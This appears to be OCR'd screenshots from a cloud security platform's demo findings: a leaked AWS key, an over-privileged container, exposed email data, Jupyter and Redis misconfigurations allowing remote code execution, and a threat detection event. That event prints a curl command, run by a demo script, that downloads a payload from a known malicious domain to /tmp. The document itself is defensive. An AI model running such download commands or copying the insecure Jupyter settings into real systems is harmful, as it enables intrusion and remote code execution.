
Details · Comments

Updated
Jun 16, 2023 at 9:08 AM

## Evidence

**Attack Path Visualization**

View on Security Graph



### AWS Secret Key (AccessKeyId= xxxxxxxxxxxxx)

Secret Instance

Add note · Share Feedback

Overview · Issues · Events · Vulnerability · Configuration · Network · Identity · Secrets · Kubernetes · Application · Data

**Insights Summary**

No insights for this resource

**Properties**

| | | | |
|---|---|---|---|
| Name | AWS Secret Key (AccessKeyId=xxxxxxxxxxxxx) | Path | /var/www/custom/index.html |
| Last Modified | February 3rd, 2023 at 10:57 AM | Snippet | { "aws_access_key_id": "---REDACTED---", "aws_secret_access_key": "-... |
| Project | 6 Projects | ID | d0cbcb09-b08d-5d79-a76e-14166e22d702 |
| Line | 1 | Start Offset | 73 |
| End Offset | 113 | Confidence | High |

First seen: Feb 2, 2023 at 10:35 AM · Last changed: Jun 13, 2023 at 11:57 PM · Last seen: Jun 16, 2023 at 12:20 PM

**Related Entities**

**Permits User Accounts** 1 · View All

| Secret Data | Data Type | Private Data | User Account | Has MFA | Inactive For The la... |
|---|---|---|---|---|---|
| AWS Secret Key (AccessKe...<br>Secret Data | Cloud Key | ⚠ Yes | lior-test<br>IAM User | - | ⚠ Yes |

**Is in Virtual Machines** 1 · View All


| Virtual Machine | Cloud Platform | Status | External ID | Internet exposure | Operating System |
|---|---|---|---|---|---|
| FinanceApp-FE<br>Compute Virtual Machine | Azure<br>eastus | ● Active | /subscriptions/fee... | ⚠ Yes | Linux |


## 3. Identity and access example

Publicly exposed container with effective global admin permissions

### Findings

- The container runs a Linux Ubuntu OS that is End of Life
- The container has IAM Role with * permissions
- This container is exposed to the internet on port 80





Related Entities

Entitled to High Permissions on Subscription 1


| Access Role Permission | Cloud Platform | Status | Subscription | Subscription ID | Cloud Platform |
|---|---|---|---|---|---|
| *<br>Permission | aws Amazon Web ... | - | AWS Demo Scenarios 2<br>Account | xxxxxxxxxxxxx<br>001791986277 | aws Amazon Web ... |

## 4. Data protection example


Publicly exposed virtual machine with vulnerability and data access to sensitive data


### Findings

- There is sensitive data found on the virtual machine SB including PII, Digital Identity, and Financial data
- There is another virtual machine that has a critical vulnerability and has admin permissions allowing it to assume a role and reach the sensitive data on SB
- That machine is also exposed to the internet on port 20,80,443



Publicly exposed VM/serverless with a high/critical severity network vulnerability with a known exploit and data access to sensitive data





PII/Email - SB
Data Finding

Insights Summary

No insights for this resource

Properties

Name PII/Email - SB

Project 2 Projects

Unique Matches 982

Total Matches 982

With Validator No

Finding ID i-0f4f984f1bbbc9d1d##datastore##unstructured##BUILTIN-1

Category PII

Classifier Email

With Context No

First seen: Dec 28, 2022 at 3:06 PM  Last changed: Jun 16, 2023 at 9:20 AM  Last seen: Jun 16, 2023 at 9:20 AM

Data Matches 30 examples

View All

| Data | File/Table Name | Column Name | Row |
|---|---|---|---|
| n***@shutterfly.com | /home/ec2-user/userdata1.csv | | 112 |
| d***@istockphoto.com | /home/ec2-user/userdata1.csv | | 127 |
| d***@digg.com | /home/ec2-user/userdata1.csv | | 128 |
| c***@imgur.com | /home/ec2-user/userdata1.csv | | 140 |
| r***@qq.com | /home/ec2-user/userdata1.csv | | 148 |


Load More


## 5. Host configuration example

Publicly exposed VM with a critical RCE host configuration finding

### Findings

- The virtual machine has hosted technologies including Redis, Consul, and Jupyter Notebook
- There are 3 critical host configuration findings
- The Jupyter Notebook and Redis are misconfigured to allow unauthenticated access which can lead to an RCE attack
- Consul is misconfigured to allow arbitrary code execution





**Ensure Jupyter Notebook does not allow remote unauthenticated access**

Host Configuration Finding

Description

This resource is using a misconfigured Jupyter Notebook which allows unauthenticated access through the `c.NotebookApp.allow_origin = '*'` and `c.NotebookApp.ip = '0.0.0.0'` definitions, and is not configured with a strong password. Since Jupyter Notebook is used for writing and executing code, unauthenticated remote access can effectively allow remote code execution (RCE) by attackers.

Name Ensure Jupyter Notebook does not allow remote u...

Project 3 Projects

Rule ID hcr-jupyterNotebook-id-1

## Remediation Steps


To remediate this issue ensure `c.NotebookApp.allow_origin` and `c.NotebookApp.ip = '0.0.0.0'` are set to `localhost` or a specific IP range, and Jupyter Notebook is configured with a strong password or token.

## 6. Threat detection example

Connection to a known malicious domain was detected from a Kubernetes container

### Findings

- The Kubernetes container has 3 critical network vulnerabilities verified in runtime
- It has a validated open port to the internet on port 80
- The container is running an End of Life version of NGINX
- There was a connection to a known malicious domain from the container



## Connection to a known very malicious domain was detected

Connection to a known very malicious domain was detected. Please review the individual events associated with this issue to see more information about the specific threat(s) and detection(s).

| | | |
|---|---|---|
| Subscription<br>AWS Demo1 | Projects<br>3 Projects | Risks |
| Severity<br>▮▮▮▮ Critical | Issue Type<br>Threat Detection | Related Frameworks |


Status: Open

Due: Jul 6th 2023

Related Tickets: 0 Tickets

Created: Jun 6, 2023 at 5:15 AM

Updated: Jun 15, 2023 at 5:15 AM



Jun 15, 2023 at 5:15 AM

### Evidence

**Detected events**

Jun 6th 05:15:19 AM to Jun 15th 05:15:15 AM — **Connection to Malicious Domain** 10

The event "Connection to Malicious Domain" was detected on: **k8s/deployment/4996de57...**

**Connection Details**

**DNS Query Source**

Process ID: 32179


Command line:

```
curl
http://avsvmcloud.com/ -
-connect-timeout 1 --
output /tmp/dropped
```

**Destination**

Domain: avsvmcloud.com

Domain Reputation: Very Malicious



**Process Tree**

- ip-192-170-107-8.eu-central-1.compute.internal — Virtual Machine
  - 1378bcfb-9b0a-5523-98c5-518c165fe064 — Container
    - Image: docker.io##alannix/sb-nginx@sha256:81e0399981fa6804713011aa76bb5a25a78279ca0d853f932da61f8908fa38d2
    - Pod: k8s/pod/4996de573d651a33a7a7dcb8c66c9f235d2d0292ac334e0b4603ffead3309d9a/default/sb-nginx-57bf879c76-mw5sc
    - Namespace: default
    - [9917] cron -f — Process
      - [31997] /bin/sh -c bash /root/make_havok.sh > /proc/1/fd/1 2>/pro... — Process
        - [31998] bash /root/make_havok.sh — Process
          - [32179] curl http://avsvmcloud.com/ --connect-timeout 1 --output ... — Process

File path: /usr/bin/curl


File hash: 53d9f5b86fe8f5e4e5c6da312e36afd60037868c

User ID: 0

Ran at: Jun 15th 2023 5:15:14.990 AM

Command line:

```
curl http://avsvmcloud.com/ --connect-timeout 1 --output /tmp/dropped
```



### sb-nginx

